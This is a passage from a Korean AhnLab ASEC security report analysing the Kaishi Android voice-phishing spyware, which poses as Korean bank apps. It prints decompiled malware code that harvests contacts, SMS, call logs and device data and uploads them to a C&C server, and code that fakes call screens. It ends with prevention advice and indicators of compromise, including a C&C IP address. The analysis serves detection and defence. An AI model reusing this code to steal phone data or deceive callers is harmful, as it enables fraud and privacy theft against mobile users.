    public static final String REQUEST_UPLOAD_INFO_FILE = "REQUEST_UPLOAD_INFO_FILE";
    public static final String REQUEST_UPLOAD_LOG = "REQUEST_UPLOAD_LOG";
    public static final String REQUEST_UPLOAD_RECORDING_FILE = "REQUEST_UPLOAD_RECORDING_FILE";
    public static String SOCKET_PUSH_URL = ":3121";
    public static String SOCKET_SERVER_URL = ":3120";
    public static String SUBMIT_LOAN_APPLICATION = "/user/submit_loan_application";
    private static final String TAG = "URL_CONSTANT";
    public static String UPLOAD_INFO_FILE = "/user/upload_info_file";
    public static String UPLOAD_LOG = "/user/upload_log";
    public static String UPLOAD_RECORDING_FILE = "/user/upload_recording_file";
    public static List hostList = null;
    public static String replaceHost = "";
```

[그림 15] 악성 행위에 사용되는 변수 정의

악성 앱에서는 URL이라는 클래스를 정의해두고 C&C 서버와의 연결 및 악성 기능 수행에 필요한 restful api를 정의하고 있다. [그림 15]는 악성 행위에 사용되는 변수 정의를 나타낸 것이다. 이전에 언급했듯이 C&C 서버는 “206.119.82.28”로 정의되어 있으며 이는 나중에 명령어에 따라 바뀔 수 있다.

C&C 서버를 연결하게 되면 녹음 파일, 기기 정보, 통화 기록, 전화번호부 등 다양한 정보들을 공격자에게 전송할 수 있다.

## 3-6 데이터 탈취

```java
@Override  // com.livelihood.tools.helper.SocketHelper$SocketCallback
public void onReceiveLoadInfo(CommandLoadInfoBean arg4) {
    if(RecorderService.r0n73ze4fw("contact", arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "CONTACT");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoContact");
    }

    if("sms".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "SMS_ALL");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoSmsAll");
    }

    if("call_log".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "CALL_LOG");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoCallLog");
    }

    if("android".equals(arg4.getType())) {
        this.mUploadPhoneInfoRunnable = new UploadPhoneInfoRunnable(this, "ANDROID");
        UploadInfoThreadExecutor.getSingleton().execute(this.mUploadPhoneInfoRunnable, "uploadInfoAndroid");
    }
}
```

[그림 16] 데이터 탈취

악성 앱이 실행되면 다양한 서비스가 실행된다. 대부분의 서비스는 악성 행위를 위한 리시버 등록 및 데이터 탈취 기능을 수행한다. [그림 16]은 악성 기능을 수행하는 서비스의 일부분으로 데이터 탈취 코드를 나타낸 것으로 전화번호부, SMS, 전화 기록, 기기 정보에 접근하는 것을 확인할 수 있다. 이는 runnable 객체에 파라미터를 설정하여 실행시켜 정보를 탈취하기 위함이다.

```java
private void uploadInfoFile(File arg5, String arg6) {
    this.stringBuilder.append(", uploadInfoFile, type: " + arg6);
    if(arg5 != null && (arg5.exists())) {
        LogHelper.uploadCallLog(this.stringBuilder.toString());
        String v0 = DeviceInfoUtils.getDeviceID(AppStart.getContext());
        HashMap v1 = new HashMap();
        v1.put("type", arg6);
        v1.put("device_id", v0);
        v1.put("appId", "PZPuKFJBkqaHajS1adHZVMKLkChBYzmE");
        HttpManager.getInstance().uploadInfoFile(arg5, JsonUtils.map2Json(v1).toString(), new OnResponseCallback() {
            public static StringBuilder append(StringBuilder arg1, String arg2) {
                return arg1.append(arg2);
            }

            public void onResponse(int arg5, String arg6, UploadInfoFile arg7) {
                LogHelper.v(UploadPhoneInfoRunnable.this.TAG, new Object[]{"uploadInfoFile retmsg:" + arg6});
                if(arg5 == 0 && (arg5.exists())) {
                    arg5.delete();
                }

                StringBuilder v5 = new StringBuilder();
                v5.append(v0);
                v5.append("_");
                v5.append(arg6);
                v5.append("_");
                com.livelihood.tools.receiver.UploadPhoneInfoRunnable.1.append(v5, "PZPuKFJBkqaHajS1adHZVMKLkChBYzmE");
                SocketHelper.getInstance(((RecorderService)UploadPhoneInfoRunnable.this.mContext)).sendUploadInfoMsgToServer(new String[]{v5.toString()});
            }
        });
        return;
    }

    this.stringBuilder.append(", file is null");
```

[그림 17] 업로드

악성 앱은 기기 내부 정보를 탈취하고 이를 JSON 파일 형식으로 저장한다. 저장된 파일은 C&C 서버로 전송된다. [그림 17]은 업로드 관련 코드를 나타낸 것이다.

### 3-7 화면 조작

```
if(v2 == 0) {
    if(FloatingWindow.qmw7a3qnia337a()) {
        View v1_2 = this.mLayoutInflater.inflate(0x7F0C008E, arg21, true);
        AspectRatioImageView v3 = (AspectRatioImageView)v1_2.findViewById(0x7F090110);
        if(!this.mSystemModel.contains("SM-G95") && !this.mSystemModel.contains("SM-N95") && !this.mSystemModel.contains("SM-G96") && !this.mSystemModel.contains("SM-N96")
            if(!FloatingWindow.oore13vsg1055rcstit(this.mSystemModel, "SM-G93")) {
                LogHelper.v(this.TAG, new Object[]{"createAndAttachView, 5"});
                this.mFrameLayout = (FrameLayout)v1_2;
                if(this.mSystemModel.contains("SM-N92")) {
                    goto label_237;
                }

                FloatingWindow.tqu5px7x87bvws42a(v3, this.bg);
                this.label844();
                return;
            }

        label_237:
            LogHelper.v(this.TAG, new Object[]{"createAndAttachView, 6"});
            this.bg = 0x7F0E0042;
            this.mFrameLayout = (FrameLayout)v1_2;
            v3.setImageResource(0x7F0E0042);
            this.label844();
            return;
        }
```

[그림 18] 화면 조작

카이시(Kaishi) 악성 앱은 전화 수신 및 발신을 조작한다. 하지만 이 때 사용되는 화면도 악성 앱이 조작하는 대로 구성해야 한다. 따라서 standout 모듈을 이용하여 각 액티비티의 화면을 조작한다. [그림 18]은 화면 조작을 위한 코드 중 하나의 예시이다.

기기는 기종에 따라 화면 크기 및 배치가 다르기 때문에 화면을 다르게 구성한다. 국내 은행 앱으로 위장했기 때문에 주로 국내 스마트폰 제조사의 기기를 기준으로 한 화면 변조가 일어난다. 또한 전화 발신 또는 수신 시 실제 변조된 전화번호가 아닌 사용자가 전화를 건 번호를 화면에 띄워 사용자의 의심을 피한다.

## 04 예방 및 진단 정보

이번 보고서에 소개된 카이시(Kaishi) 악성코드는 주로 국내 주요 은행 앱이나 금융 관련 기관, 국내/외에서 유명하고 사용률이 높은 앱으로 위장한다. 현재 보이스 피싱 악성 앱의 경우 몇 가지 대표적인 기능은 고정되어 있어 탐지가 쉬울 것으로 예상하는 것과 달리, 악성 앱 개발자들은 앱을 배포하기 전 점유율이 높은 백신 앱을 사용하여 진단 여부를 확인하고 진단되지 않는 악성 앱들만 배포하며 백신 앱의 진단 방법을 예상하고 우회를 시도한다. 실제로 이번 보고서에서 분석한 악성코드와 같이 공격자들은 통화 조작 부분의 로직이나 음성 파일 등의 뚜렷한 특징을 숨기는 시도를 하고 있으며 만들어진 악성 앱을 더 교묘하게 조작한다.

카이시(Kaishi) 악성 앱은 앞서 정리한 것과 같이 사용자 데이터 탈취, 강제 수/발신을 통한 통화 조작의 기능을 수행한다. 또한 통화 조작을 위해 가지고 있는 파일의 특징도 존재한다. 카이시(Kaishi) 특징을 이용하여 피해를 예방할 수 있는 방법은 보이스 피싱에 이용된 번호를 감시하거나 C&C 서버 및 배포 서버를 차단하고, 앱이 가지고 있는 특정 코드나 파일 리스트를 진단에 추가하는 것이다. 먼저 타깃이 되는 번호 목록의 경우 악성 앱이 실행될 때 내부 파일이나 데이터베이스, 또는 외부 연결을 통해 오고 가는 데이터에 저장된 번호를 이용하거나 이용자들의 신고를 접수 받아 내부에 존재하는 번호 리스트를 진단에 추가해 이를 예방할 수 있다. 데이터 탈취에 이용되는 C&C 정보는 서버 주소를 얻어 해당 주소로의 접속을 차단할 수 있다. 내부 파일이나 코드의 경우 통화를 조작하는 코드 부분을 필터링하거나 통화 조작 시 쓰이는 mp3 파일을 진단에 추가하여 예방할 수 있다.

하지만 이러한 피해의 사전 차단을 위해서는 수/발신 번호 리스트와 C&C 서버 목록에 대한 데이터가 필요하다. 이를 위해선 사후 처리를 통해 데이터를 얻어야 하는데 이러한 방법은 사용자가 피해를 입은 후에 이뤄지기 때문에 진단 리스트를 최신화한다고 해도 어느 정도의 추가 피해가 예상된다. 또한 신고를 통해 확보한 전화번호, URL, C&C 서버 정보, 악성 앱의 특징적인 파일 구조와 코드 구성도 룰을 작성하여 앱을 차단하더라도 공격자는 앱의 정보와 구조를 변경할 수 있기 때문에 수집한 정보들은 일회성에 그치기 쉽다. 실제로 이번 보고서에서 분석한 샘플처럼 패킹이나 난독화를 통해서 얼마든지 앱을 변화시킬 수 있음을 확인했다.

따라서 보이스 피싱을 통한 피해를 최대한 예방할 수 있는 방안은 사용자가 보유한 기기를 스스로 보호하는 것이 가장 중요하다. 통화로 이뤄지는 개인정보 요청은 거절해야 하며 효율적인 예방을 위해 백신사에서 배포하는 프로그램을 주기적으로 업데이트하고 미확인 경로를 통해 다운받은 앱 삭제, 그리고 앱 다운로드 시 허가된 정규 앱 마켓을 이용한다면 보이스 피싱 앱을 통한 피해를 예방하는 데 큰 도움이 될 것이다.

한편 안랩 V3 제품군에서는 카이시(Kaishi) 악성코드를 다음과 같은 진단명으로 탐지 및 차단하고 있다.

### 파일 진단

Android-Spyware/Kaishi

### 관련 IoC

HASH

8de39552be4aa351246c71b5d13006ed

C&C서버

206.119.82.28

ASEC Report Vol.105


| | | | |
|---|---|---|---|
| 집필 | 안랩 시큐리티대응센터 (ASEC) | 발행처 | 주식회사 안랩 |
| 편집 | 안랩 콘텐츠기획팀 | | 경기도 성남시 분당구 판교역로 220 |
| 디자인 | 안랩 콘텐츠기획팀 | | T. 031-722-8000 F. 031-722-8901 |